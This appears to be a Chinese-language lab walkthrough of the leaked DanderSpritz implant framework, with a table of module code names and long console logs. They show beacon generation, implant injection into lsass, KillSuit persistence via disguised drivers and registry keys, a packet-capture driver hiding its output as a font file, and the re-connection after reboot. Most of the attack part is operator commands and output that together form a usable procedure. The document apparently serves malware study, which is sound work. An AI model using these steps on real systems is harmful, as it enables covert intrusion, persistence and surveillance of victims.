- [2022-04-06 16:35:37 z0.0.0.12] Auditing is not enabled on this machine
- [2022-04-06 16:35:37 z0.0.0.12] Auditing is already off, no need to dork

- [2022-04-06 16:35:38 z0.0.0.12] ===================================
Monitors ===================================================================
     Monitors
```

客户端一上线，先进行密钥协商，然后发送Dsz_Implant_Pc.dll，最后执行servey，任务列表见survey.xml。

> 根据提示信息Dsz_Implant_Pc.dll木有直接传输整个文件，而是传输了Sending Payload to remote side (137488 bytes)。不知道是压缩的效果，还是其它原因。

上面就是最简单的Beacon上线流程。亮点在于python脚本支持下的任务列表。

根据johnbergbom的分析PeddleCheap，也是RSA的密钥协商，在协商过程中传输了公钥。

模块列表

在System页面的About下，可以看到加载的模块列表。

DeMi 2.1.1	2.1.1.0
DmGz 2.1.3	2.1.3.0
DSky 3.0.1	3.0.1.0
DSZ 1.3.0 Patch 1	1.3.0.0
DSZ 1.3.0 Patch 2	1.3.0.0
DSZ 1.3.0 Patch 3	1.3.0.0
DSZ 1.3.0	1.3.0.0
ExpandingPulley_base-win32-3.2.2.1	3.2.null.2
ExpandingPulley_plugins-win32-3.2.2.1	3.2.null.2
FlAv 3.2.0.3	3.2.0.3
PaperCut 2.1.0.5	2.1.0.5
PC 2.3.0 Patch 1	2.3.0.0
PC 2.3.0 Patch 2	2.3.0.0
PeddleCheap 2.3.0	2.3.0.0
Pc 2.2.0 Patch 1	2.2.0.0
Pc 2.2.0 Patch 2	2.2.0.0
Pc 2.2.0 Patch 3	2.2.0.0
PeddleCheap 2.2.0.2	2.2.0.2
PassFreely 3.3.1.1	3.3.1.1
ScRe 2.0.2	2.0.2.1
DszTasking 2.2.1.1	2.2.1.1

DeMi 2.1.1	2.1.1.0
UtBu 1.0.2	1.0.2.0
ZBng 3.4.0	3.4.0.0
Java Runtime	1.8.0_41

代码涉及的模块比较多，为了方便后续的分析，先根据文件夹名称整理一个表格，方便记忆。

短名	代码名	说明
DSky	***Darkskyline***	抓包工具
DaPu	***DarkPulsar***	PeddleCheap的前任
DeMI	***DecibelMinute***	KillSuit管理器
Df	***DoubleFeature***	报表生成器
DmGZ	***DoormanGauze***	内核网络驱动，绕过系统TCP堆栈（与dewdrop的bspfilter是不是 途？）
Dsz	***DanderSpritz***	DanderSpritz的相关文件
Ep	***ExpandingPulley***	DanderSpritz的前任
FlAv	***FlewAvenue***	DoormanGauze相关 (based on FlAv/scripts/_FlewAvenue.txt)
GRDO	***GreaterDoctor***	GreaterSurgeon的数据分析 (based on GRDO/Tools/i386/GreaterSurgeon_postProcess.py & analyzeM
GROK	??	键盘记录器(based on Ops/PyScripts/overseer/plugins/keylogg
GRcI	??	进程内存dump(based on GRcI/Commands/CommandLine/ProcessMemory_Command.x
GaTh	***GangsterTheif***	持久化数据分析 (based on GaTh/Commands/CommandLine/GrDo_ProcessScanner_Comr
GeZU	***GreaterSurgeon***	内存Dump (based on GeZu/Commands/CommandLine/GeZu_KernelMemory_Comma
Pfree	***Passfreely***	Oracle 认证绕过
PaCU	***PaperCut***	操作其它进程文件句柄
Pc	***PeddleCheap***	监听程序，与Beacon进行交互
ScRe	??	SQL查询 (based on ScRe/Commands/CommandLine/Sql_Command.xml)
StLa	***Strangeland***	键盘记录器(based on StLa/Tools/i386-winnt/strangeland.xsl)

短名	代码名	说明
TeDi	***TerritorialDispute***	检查是否可以持久化 (based on TeDi/PyScripts/sigs.py)
Utbu	***UtilityBurst***	安装驱动模块(based on UtBu/Scripts/Include/_UtilityBurstFunc
ZBng	***ZippyBang***	NSA版本的Mimikatz. (based on files in ZBng/Commands/CommandLine)

DanderSpritz GUI

在命令行界面，这里需要Python 2.7的版本，才能正常工作，执行下面的命令，就启动了管理客户端，同时也启动了C2的服务端。

```
python start_lp.py
```

或者直接运行Jar文件。

```
java -jar start.jar
```

在GUI的Terminal界面内，有一个Python的终端，可以执行pc_prep，或者pc2.2_prep，就可以生成Beacon。

然后启动PeddleCheap下的监听程序，就可以接收Beacon的反向连接。

在Terminals终端里面，看看有哪些命令。

```
help
[00:59:42] ID: 472 'help' started [target: z0.0.0.12]
Prefixes:

  async             background        disablewow64      foreground        guiflag
  local             log               src               stopaliasing      task
  dst               user              wait              xml
nocharescapes
  framework         disablepre        disablepost

Commands:

  activedirectory         activity                addresses
aliases
  appcompat               appcompat_uninstall     arp                      audit
  authentication          available               banner                   break
```

```
  cd                    commands              copy                  cprpc
  currentusers          database              delete
devicequery
  dir                   diskspace             dllload
dmgz_control
  dns                   domaincontroller      drivers               drives
  duplicatetoken        environment           eventlogclear
eventlogedit
  eventlogfilter        eventlogquery         fileattributes
filetype
  firewall              flav_control          freeplugin
frzaddress
  frzlinks              frzroutes             frzsecassocs
frztimeouts
  gangsterthief         generatedata          get
getadmin
  gezu_kernelmemory     grdo_filescanner      grdo_processscanner   grep
  groups                gui                   handles               help
  hide                  ifconfig              injectdll
keepalive
  kill                  kisu_addmodule        kisu_config
kisu_connect
  kisu_deletemodule     kisu_disconnect       kisu_freedriver
kisu_freemodule
  kisu_fulllist         kisu_install          kisu_list
kisu_loaddriver
  kisu_loadmodule       kisu_processload      kisu_readmodule
kisu_survey
  kisu_uninstall        kisu_upgrade          language              ldap
  library               loadplugin            logedit
logonasuser
  lpdirectory           lpgetenv              lpsetenv
matchfiletimes
  memory                mkdir                 moduletoggle          move
  nameserverlookup      netbios               netconnections        netmap
  objects               oracle                packages
packetredirect
  papercut              passworddump          pc_connect
pc_listen
  pc_status             performance           permissions           ping
  plugins               policy                portmap
processes
  processinfo           processmemory         processmodify
processoptions
  processsuspend        put                   pwd                   python
  quitanddelete         redirect              registryadd
registrydelete
  registryhive          registryquery         remoteexecute         rmdir
  route                 run                   runaschild
```

```
scheduler
  script                serialredirect        services              shares
  shutdown              sidlookup             sql                   stop
  strings               systempaths           systemversion
throttle
  time                  traceroute            trafficcapture        uptime
  users                 version               warn                  whoami
  windows               wrappers              xmlparser

- Loaded commands have a '*' preceeding the command name

For additional information try: help <command>


    Command completed successfully
```

这里面的命令都是分类成组使用，下面开始分析。

KillSuit

KillSuit又名GreyFish，是进行后渗透的模块。这里的操作，都是在获得一个连接的基础上进行，比如采用DoublePlusar或者EternelBlue等漏洞完成。

kisu模块由多个命令组成。

```
  kisu_addmodule        kisu_config           kisu_connect
  kisu_deletemodule     kisu_disconnect       kisu_freedriver
kisu_freemodule
  kisu_fulllist         kisu_install          kisu_list
kisu_loaddriver
  kisu_loadmodule       kisu_processload      kisu_readmodule
kisu_survey
  kisu_uninstall        kisu_upgrade
```

支持多种方式的渗透系统，进行持久化，数据窃取。

```
![Dsz_pc_connnect_2022-04-15_08-42-04](imgs/Dsz_pc_connnect_2022-04-15_08-42-
04.png)kisu_survey
[07:19:15] ID: 514 'kisu_survey' started [target: z0.0.0.11]
Module 122 already loaded (addr=z0.0.0.11) - Load count 8
Module loaded
Loading module 305 (addr=z0.0.0.11 | type=dsz | file=DiBa_Target.dll)
Module loaded
Persistence methods:
```

```
          Type : DRIVER
    Compatible : true
        Reason :

          Type : SOTI
    Compatible : true
        Reason :

          Type : JUVI
    Compatible : false
        Reason : OS not supported by JUVI



    Command completed successfully
07:35:27>> kisu_install -type pc
[07:35:27] ID: 517 'kisu_install' started [target: z0.0.0.11]
- Installing 0x7a43e1fa
KISU instance 0x7a43e1fa (PC) installed successfully

    Command completed successfully
07:36:53>> kisu_connect -type pc
[07:36:53] ID: 519 'kisu_connect' started [target: z0.0.0.11]
Loading module 316 (addr=z0.0.0.11 | type=dsz | file=KisuComms_Target.dll)
Module loaded
Comms established to KISU instance 0x7a43e1fa (PC) version 2.4.3.1

    Command completed successfully
00:51:52>> kisu_list
[00:51:52] ID: 767 'kisu_list' started [target: z0.0.0.14]
Loading module 316 (addr=z0.0.0.14 | type=dsz | file=KisuComms_Target.dll)
Module loaded
   Id         Version    Name
================================
0x7a43e1fa    2.4.3.1    PC

    Command completed successfully
```

然后执行pc_install，安装到目标系统。


```
00:47:13>> pc_install
[00:47:13] ID: 762 'script' started [target: z0.0.0.14]
-
-
- Pc Install
-
- Current Configuration:
```

```
-      Load Method : AppCompat
-     Process Name : lsass.exe
-       COMMS Type : Winsock
-     Trigger Name : ntfltmgr
-          Payload : None
-  KiSu Connection : Not connected
-
-  0) Exit
-
- Configuration
-  1) Change load method
-  2) Change trigger driver name
-  3) Change process name
-
- KiSu Connection
-  4) Connect to PC's KiSu
-  5) Install PC's KiSu
-
- Payload
-  6) Prepare a new payload
-  7) Pick an existing payload
-
- Actions
-  8) Perform Install
Enter the desired option
```

生成Payload，最后安装。安装成功后，就实现了持久化。

为了验证已经成功持久化，重启目标机。

目标机重启完成后，使用PC，连接目标机。记得选择Level4的第一个1167。其它木有测试。



在Terminal页面，就可以看到如下连接信息。

```
[09:00:39] ID: 668 'pc_connect' started [target: z0.0.0.1]
Connecting to [172.19.2.17]:1167 from [0.0.0.0]:48377...
    CONNECTED
Starting session...
PC LP Version: 2.3.0
LP...ready to send the MAGIC NUMBER
Sending additional 252 bytes of random
LP ...ready to receive the symmetric key
LP...ready to decrypt the key

Remote Information
    PC Version : 2.3.0
         PC Id : 0x0000000000000000
       Arch-Os : i386-winnt (compiled i386-winnt)
   Session Key : c0 25 84 12 d0 fb 5d eb 1b 27 92 35 e4 cf ec ee

Getting remote OS information

Remote OS
             Arch : i386
    Compiled Arch : i386
         Platform : winnt
Compiled Platform : winnt
          Version : 6.1 (Windows 7)
```

```
     Service Pack : 0
    C Lib Version : 6.0.0

Sending OS version check status to remote side (4 bytes)
Data (OS version check status) has been sent
Data (OS version check status) has been received and stored by remote side

Ready to send implant
Successfully loaded LP DLLs

Payload
      File Name :
D:\work\malware\bvp47\fuzzbunch\Resources\Pc\/../Dsz/Payloads/Files/i386-
winnt-vc9s/release/Dsz_Implant_Pc.dll
   Send payload : true
  Original Size : 248832
      Send Size : 137488
       Checksum : c745
           Name :
           Path :
         Export : #1


Sending PayloadInfo run type information
Sending File/Library info to remote side (36 bytes)
Data (File/Library info) has been sent
Data (File/Library info) has been received and stored by remote side

Sending Export name to remote side (3 bytes)
Data (Export name) has been sent
Data (Export name) has been received and stored by remote side

Sending Payload to remote side (137488 bytes)
Data (Payload) has been sent
Data (Payload) has been received and stored by remote side

... Receiving Acknowledgements

Received successful status message for Dll/Exe loaded
Received successful status message for About to run payload
Received successful status message for Exit This Message Loop


Setting remote address to z0.0.0.14
       Remote Address : z0.0.0.14
         Architecture : i386
Compiled Architecture : i386
             Platform : winnt
              Version : 6.1.0 (build 7600)
```

```
    C Library Version : 6.0.0
           Process Id : 476
                 Type : Dsz
             Metadata : type=PC local=172.19.2.1:48377
remote=172.19.2.17:1167

- Remote host is i386-winnt (6.1.0)
- --------------------------------------------------
- Performing setup for i386-winnt on z0.0.0.14
- --------------------------------------------------
- PROMPTED - Shutdown (CURRENT)
- Registering Mcl_NtElevation options
-     SUCCESS
- Setting Mcl_NtElevation Type
-     EpMe_GrSa
- Registering Mcl_NtNativeApi options
-     SUCCESS
- Setting Mcl_NtNativeApi Type
-     WIN32
- Registering Mcl_NtMemory options
-     SUCCESS
- Setting Mcl_NtMemory Type
-     Std
- Registering Mcl_ThreadInject options
-     SUCCESS
- Setting Mcl_ThreadInject Type
-     Std
Unable to get target DB for unknown target
Able to load audit plugin, NT_ELEVATION loaded correctly, moving on
- Current process options (0x4d)
-     DisableExceptionChainValidation
-     DisableThunkEmulation
-     ExecutionDisabled
-     Permanent
Do you want to modify the process options?
NO
- DISABLED - Authentication (CURRENT)
- --------------------------------------------------

- Getting remote time
-     RETRIEVED
- Getting host information
-     RETRIEVED
- Getting OS GUID information
-     RETRIEVED
- Storing host information
-     STORED
- User is SYSTEM
-
```

```
-------------------------------------------------

Running command 'python Connected/Connected.py -project Ops'
Unable to get target DB for unknown target
- -------------------------------------------------
- Re-registering global wrappers for current target
- -------------------------------------------------
- hide - Windows kernel 6.0+ PatchGuard protection
- packetredirect - Trigger failure alerter
- -------------------------------------------------
Showing you what we know so you can make a good decision in the menu below
crypto_guid: a091bbc8-f3c7-417c-9079-34bf3aa1819e
hostname: hacker-PC
macs: [u'08-00-27-94-5d-6d', u'08-00-27-ce-56-28']
implant_id: 0x0000000000000000

Below match threshold or multiple matches. You must choose. Choose wisely.

  0) None of these - create a new target db

  1) (Confidence: 0.833333333333) fb / hacker-PC / PC ID 0x0000000000000000 /
a091bbc8-f3c7-417c-9079-34bf3aa1819e / MACS: ['08-00-27-94-5d-6d', '08-00-27-
ce-56-28']

Enter selection:
1
- [2022-04-14 17:01:14 z0.0.0.14] Target ID completed, ID 44d3d3fe-924f-4548-
b115-ac9d8619b5e1 (in project fb)
- [2022-04-14 17:01:14 z0.0.0.14] You are currently connected to this same
target at the following CP addresses
z0.0.0.12
- [2022-04-14 17:01:14 z0.0.0.14] You have been on this target previously
with the following CP addresses
z0.0.0.12
z0.0.0.13
==========================================================================
- [2022-04-14 17:01:14 z0.0.0.14] Showing ifconfig data so you can make sure
you are on the correct target
- [2022-04-14 17:01:14 z0.0.0.14] A script wishes to "run ifconfig " on a
target to which you have multiple connections (z0.0.0.12,z0.0.0.14)
Please enter the one you wish to use [z0.0.0.14]
z0.0.0.14
FQDN: hacker-PC
DNS Servers: 10.33.176.66, 10.33.176.67
- [2022-04-14 17:01:18 z0.0.0.14] Showing all non-local and non-tunnel
encapsulation adapter information, see command 747 for full interface list
|               Description               |        MAC        |     IP      |
Netmask     | Gateway   | DHCP Server |                      Name
|
```

```
+-----------------------------------------+------------------+------------
+---------------+----------+-------------+-----------------------------------
--------------+
| Intel(R) PRO/1000 MT Desktop Adapter #2 | 08-00-27-94-5D-6D | 10.0.3.15   |
255.255.255.0 | 10.0.3.2 | 10.0.3.2    | 本地连接 2 ({A40956B8-5FE0-44B7-BC8F-
6D88A3C160A7}) |
| Intel(R) PRO/1000 MT Desktop Adapter    | 08-00-27-CE-56-28 | 172.19.2.17 |
255.255.255.0 |          | Off         | 本地连接 ({A0C897A1-9087-4671-9C61-
963602AA826F})   |
Running command 'survey -run
D:\work\malware\bvp47\fuzzbunch\Resources\Ops\Data\survey.xml -sections env-
setup -quiet'
Running command 'systemversion '
Architecture : i386
   OS Family : winnt
     Version : 6.1 (Build 7600)
    Platform : Windows 7
Service Pack : 0.0
  Extra Info :
Product Type : Workstation / Professional
    Terminal Services is installed, but only one interactive session is
supported.

    Command completed successfully
- [2022-04-14 17:01:20 z0.0.0.14] 1 safety handler registered for AUDIT
- [2022-04-14 17:01:20 z0.0.0.14] 1 safety handler registered for DRIVERS
- [2022-04-14 17:01:20 z0.0.0.14] Loaded safety handlers from previous op(s)


    Command completed successfully

- I detect multiple connections to the current target.
Would you like to skip the survey entirely (including display of cached
information)?
YES

    Command completed successfully

    Command completed successfully

    Command completed successfully
[09:01:24] Backgrounded 'pc_connect -key "Default" -payload "Danderspritz" -
run "memlib" -target 172.19.2.17 1167 0  '  Id: 668
00:44:31>> pwd
[00:44:31] ID: 761 'pwd' started [target: z0.0.0.14]


  C:\Windows\system32
```

```
    Command completed successfully
```

连接成功，可以执行命令。

前面的操作流程，就是实现了负载的安装，连接，持久化，以及持久化后的连接。

查看一下这个连接的配置信息。

```
01:02:58>> kisu_connect -type pc
[01:02:58] ID: 773 'kisu_connect' started [target: z0.0.0.14]
Comms established to KISU instance 0x7a43e1fa (PC) version 2.4.3.1

    Command completed successfully
01:03:08>> kisu_config
[01:03:08] ID: 774 'kisu_config' started [target: z0.0.0.14]
Version:  2.4.3.1
Kernel Module Loader:
    Registry Key:
\registry\machine\SYSTEM\CurrentControlSet\Services\ql2300\Parameters
    Registry Value:  {F3B1B367-3D0A-ED4D-9DA5-5845CC2380F1}
User Module Loader:
    Registry Key:
    Registry Value:
Module Store Directory:
    Registry Key:
\registry\machine\SYSTEM\CurrentControlSet\Services\megasas\Parameters
    Registry Value:  {79E1C12F-1F66-B97A-2D1E-84C7EBA821B7}
Launcher:
    Service Name:    adp94xx
    Registry Value:  {C700D67A-4899-9E91-8E55-369B12D5AF37}
Persistence:
    Method:  SOTI

Module Id          Size       Order      Flags            Name
Process
================================================================================
==============
0xbb397f32       68096           0      U  EC    UserModuleLoader 32-Bit
0xbb397f34          20           0         ECL   Persistence Identifier
0xd0000101       41600           1    AD   EC    ntfltmgr
    B: BootStart,  S: SystemStart, A: AutoStart,      D: KernelDriver
    U: UserMode,   R: SystemMode,  K: ServiceKey,     E: Encrypted
    C: Compressed, L: DemandLoad,  O: AutoStart Once

    Command completed successfully
```

可以看出，安装了几个服务，加载驱动信息，支持敲门技术来限制连接。

根据网络信息，这个工具包含IPv4,IPv6的定制驱动，也包括一些Wifi的定制驱动，来实现目标机控制。

DarkSkyline

下面以DarkSkyline（DSky）为例，演示KiSu如何进行模块管理。

DarkSkyline模块的功能是网络流量抓取。

```
darkskyline  -method demi
[01:46:09] ID: 836 'python' started [target: z0.0.0.14]
- Determining registry key
-     SUCCESS (SYSTEM\CurrentControlSet\Services\ql2300\Parameters)
- DSky Control (DSky 3.0.1)
-
- Current Configuration:
-         Driver Name : tdi6
-        Capture File : \SystemRoot\Fonts\simtrbx.tff
-  Capture File Win32 : C:\Windows\Fonts\simtrbx.tff
-      Encryption Key : 65 df 37 40 bf b4 d1 3d 61 a3 57 f3 69 af a2 cf
-   Use DecibelMinute : True
-           Connected : True
-        Connected To : 0x7a43e1fa - PC
-
-  0) Exit
-
- Installation Commands
-   1) Change driver name
-   2) Install tools
-   3) Uninstall tools
-   4) Load driver
-   5) Unload driver
-   6) Verify Install
-   7) Verify driver is running
-
- Status Commands
-   8) Get current status
-   9) Get packet filter
-  10) Set packet filter
-  11) Set max capture file size
-  12) Set max packet size
-  13) Set capture file name
-  14) Set encryption key
-
```

```
- Control Commands
-  15) Start capturing
-  16) Stop capturing
-  17) Get capture file
-  18) Delete capture file
-
- KiSu Commands
-  19) Disconnect From Kisu
Enter the desired option
2
Do you want to install the DSky driver (tdi6.sys)?
YES
- Adding module into KiSu store
-     SUCCESS
- Loading DSky (must be done before configuration)
- Loading tdi6
-     SUCCESS
Please enter the capture file name [\SystemRoot\Fonts\simtrbx.tff]
\SystemRoot\Fonts\simtrbx.tff
- Setting capture file (\SystemRoot\Fonts\simtrbx.tff)
-     SUCCESS
-
- Enter a size of zero for an unlimited capture file
-
Enter the maximum file size (in bytes) [1048576]
1048576
- Setting maximum file size
-     SUCCESS
Please enter the encryption key [65 df 37 40 bf b4 d1 3d 61 a3 57 f3 69 af a2
cf]
65 df 37 40 bf b4 d1 3d 61 a3 57 f3 69 af a2 cf
- Verifying encryption key (65 df 37 40 bf b4 d1 3d 61 a3 57 f3 69 af a2 cf)
-     SUCCESS
- Setting encryption key (65 df 37 40 bf b4 d1 3d 61 a3 57 f3 69 af a2 cf)
-     SUCCESS
_DarkSkyline.pyo
CONTINUE
- DSky Control (DSky 3.0.1)
-
- Current Configuration:
-         Driver Name : tdi6
-        Capture File : \SystemRoot\Fonts\simtrbx.tff
-  Capture File Win32 : C:\Windows\Fonts\simtrbx.tff
-      Encryption Key : 65 df 37 40 bf b4 d1 3d 61 a3 57 f3 69 af a2 cf
-   Use DecibelMinute : True
-           Connected : True
-        Connected To : 0x7a43e1fa - PC
-
-  0) Exit
```

```
-
- Installation Commands
-   1) Change driver name
-   2) Install tools
-   3) Uninstall tools
-   4) Load driver
-   5) Unload driver
-   6) Verify Install
-   7) Verify driver is running
-
- Status Commands
-   8) Get current status
-   9) Get packet filter
-  10) Set packet filter
-  11) Set max capture file size
-  12) Set max packet size
-  13) Set capture file name
-  14) Set encryption key
-
- Control Commands
-  15) Start capturing
-  16) Stop capturing
-  17) Get capture file
-  18) Delete capture file
-
- KiSu Commands
-  19) Disconnect From Kisu
Enter the desired option
6
- Checking for presence of installed module
-     FOUND
- Checking module configuration
-     PASSED
_DarkSkyline.pyo
CONTINUE
7
- Retrieving list of system objects
-     FOUND
- Checking for presence of DSKY via control plugin
-     SUCCESS
_DarkSkyline.pyo
```

然后设置抓包条件，开始抓包，停止抓包，上传抓包文件。

> 我这里是目标机重启后才正常工作。

值得注意的是支持eBPF格式的抓包，说明这个驱动是根据linux下的驱动修改而来。

安装成功后，会增加相关命令。

```
02:27:21>> dsky_
Commands:
      dsky_deletecapture        dsky_getcapture           dsky_getfilter
      dsky_install              dsky_load                 dsky_setfilter
      dsky_setkey               dsky_setmaxsize           dsky_start
      dsky_status               dsky_stop                 dsky_uninstall
      dsky_unload               dsky_verifyinstall        dsky_verifyrunning
```

用这些命令，更加简单。

FlewAvanue

FlewAvanue是一个IPv4的定制协议栈，安装后，就可以控制IPv4的协议栈。

可以实现包括包重定向，dns管理，traceroute查询等功能。

```
flav_
Commands:
      flav_control              flav_plugins
Aliases:
      flav_install              flav_load                 flav_status
      flav_uninstall            flav_upgrade              flav_verifyinstall
      flav_verifyrunning

flav_install
[03:06:44] ID: 1187 'python' started [target: z0.0.0.16]
Do you want to install the FlAv driver (ntevt.sys)?
YES
- Uploading the SYS
-     SUCCESS
- Matching file time for ntevt.sys
-     SUCCESS
- Adding registry keys
-     SUCCESS

    Command completed successfully
03:07:29>> flav_load
[03:07:29] ID: 1206 'python' started [target: z0.0.0.16]
- Loading ntevt
-     SUCCESS
```

```
    Command completed successfully
03:07:34>> flav_status
[03:07:34] ID: 1212 'python' started [target: z0.0.0.16]
-     Driver Version : 3.2.0.3
-          Available : false
-
   Adapter: WAN Miniport (Network Monitor)
   MAC: 00-00-00-00-00-00  Sent: 0000000000  Recv: 0000000000

   Adapter: WAN Miniport (IP)
   MAC: 00-00-00-00-00-00  Sent: 0000000000  Recv: 0000000000

   Adapter: WAN Miniport (IPv6)
   MAC: 00-00-00-00-00-00  Sent: 0000000000  Recv: 0000000000

   Adapter: Intel(R) PRO/1000 MT Desktop Adapter
   IP:      172.19.2.17
   Mask:    255.255.255.0
   MAC: 08-00-27-ce-56-28  Sent: 0000000000  Recv: 0000000000

   Adapter: Intel(R) PRO/1000 MT Desktop Adapter #2
   IP:      10.0.3.15
   Mask:    255.255.255.0
   Gateway: 10.0.3.2
   MAC: 08-00-27-94-5d-6d  Sent: 0000000000  Recv: 0000000000
```

加载成功后，重启目标机，就可以进行进一步的操作了。

```
[03:22:55] ID: 1222 'pc_connect' started [target: z0.0.0.1]
Connecting to [172.19.2.17]:1167 from [0.0.0.0]:4232...
    CONNECTED
Starting session...
PC LP Version: 2.3.0
LP...ready to send the MAGIC NUMBER
Sending additional 160 bytes of random
LP ...ready to receive the symmetric key
LP...ready to decrypt the key

Remote Information
    PC Version : 2.3.0
         PC Id : 0x0000000000000000
       Arch-Os : i386-winnt (compiled i386-winnt)
   Session Key : 41 66 91 5a 36 44 d0 2f bc a3 88 91 c9 f5 69 bf

Getting remote OS information
```

```
Remote OS
              Arch : i386
    Compiled Arch : i386
          Platform : winnt
Compiled Platform : winnt
           Version : 6.1 (Windows 7)
      Service Pack : 0
    C Lib Version : 6.0.0

Sending OS version check status to remote side (4 bytes)
Data (OS version check status) has been sent
Data (OS version check status) has been received and stored by remote side

Ready to send implant
Successfully loaded LP DLLs

Payload
       File Name :
D:\work\malware\bvp47\fuzzbunch\Resources\Pc\/../Dsz/Payloads/Files/i386-
winnt-vc9s/release/Dsz_Implant_Pc.dll
    Send payload : true
  Original Size : 248832
       Send Size : 137488
        Checksum : c745
            Name :
            Path :
          Export : #1


Sending PayloadInfo run type information
Sending File/Library info to remote side (36 bytes)
Data (File/Library info) has been sent
Data (File/Library info) has been received and stored by remote side

Sending Export name to remote side (3 bytes)
Data (Export name) has been sent
Data (Export name) has been received and stored by remote side

Sending Payload to remote side (137488 bytes)
Data (Payload) has been sent
Data (Payload) has been received and stored by remote side

... Receiving Acknowledgements

Received successful status message for Dll/Exe loaded
Received successful status message for About to run payload
Received successful status message for Exit This Message Loop
```

```
Setting remote address to z0.0.0.17
       Remote Address : z0.0.0.17
         Architecture : i386
Compiled Architecture : i386
             Platform : winnt
              Version : 6.1.0 (build 7600)
    C Library Version : 6.0.0
           Process Id : 476
                 Type : Dsz
             Metadata : type=PC local=172.19.2.1:4232 remote=172.19.2.17:1167

- Remote host is i386-winnt (6.1.0)
- ------------------------------------------------
- Performing setup for i386-winnt on z0.0.0.17
- ------------------------------------------------
- PROMPTED - Shutdown (CURRENT)
- Registering Mcl_NtElevation options
-     SUCCESS
- Setting Mcl_NtElevation Type
-     EpMe_GrSa
- Registering Mcl_NtNativeApi options
-     SUCCESS
- Setting Mcl_NtNativeApi Type
-     WIN32
- Registering Mcl_NtMemory options
-     SUCCESS
- Setting Mcl_NtMemory Type
-     Std
- Registering Mcl_ThreadInject options
-     SUCCESS
- Setting Mcl_ThreadInject Type
-     Std
Unable to get target DB for unknown target
Able to load audit plugin, NT_ELEVATION loaded correctly, moving on
- Current process options (0x4d)
-     DisableExceptionChainValidation
-     DisableThunkEmulation
-     ExecutionDisabled
-     Permanent
Do you want to modify the process options?
NO
- Enabling BANNER FLAV change
-     SUCCEEDED
- Enabling DNS FLAV change
-     SUCCEEDED
- Enabling PACKETREDIRECT FLAV change
-     SUCCEEDED
- Enabling PING FLAV change
-     SUCCEEDED
```

```
- Enabling REDIRECT FLAV change
-     SUCCEEDED
- Enabling TRACEROUTE FLAV change
-     SUCCEEDED
- DISABLED - Authentication (CURRENT)
- --------------------------------------------------

- Getting remote time
-     RETRIEVED
- Getting host information
-     RETRIEVED
- Getting OS GUID information
-     RETRIEVED
- Storing host information
-     STORED
- User is SYSTEM
-
--------------------------------------------------

Running command 'python Connected/Connected.py -project Ops'
Unable to get target DB for unknown target
- --------------------------------------------------
- Re-registering global wrappers for current target
- --------------------------------------------------
- hide - Windows kernel 6.0+ PatchGuard protection
- packetredirect - Trigger failure alerter
- --------------------------------------------------
Showing you what we know so you can make a good decision in the menu below
crypto_guid: a091bbc8-f3c7-417c-9079-34bf3aa1819e
hostname: hacker-PC
macs: [u'08-00-27-94-5d-6d', u'08-00-27-ce-56-28']
implant_id: 0x0000000000000000

Below match threshold or multiple matches. You must choose. Choose wisely.

  0) None of these - create a new target db

  1) (Confidence: 0.833333333333) fb / hacker-PC / PC ID 0x0000000000000000 /
a091bbc8-f3c7-417c-9079-34bf3aa1819e / MACS: ['08-00-27-94-5d-6d', '08-00-27-
ce-56-28']

Enter selection:
1
- [2022-04-15 11:23:35 z0.0.0.17] Target ID completed, ID 44d3d3fe-924f-4548-
b115-ac9d8619b5e1 (in project fb)
- [2022-04-15 11:23:35 z0.0.0.17] You are currently connected to this same
target at the following CP addresses
z0.0.0.12
z0.0.0.14
```

```
z0.0.0.15
z0.0.0.16
- [2022-04-15 11:23:35 z0.0.0.17] You have been on this target previously
with the following CP addresses
z0.0.0.12
z0.0.0.13
z0.0.0.14
z0.0.0.15
z0.0.0.16
================================================================================
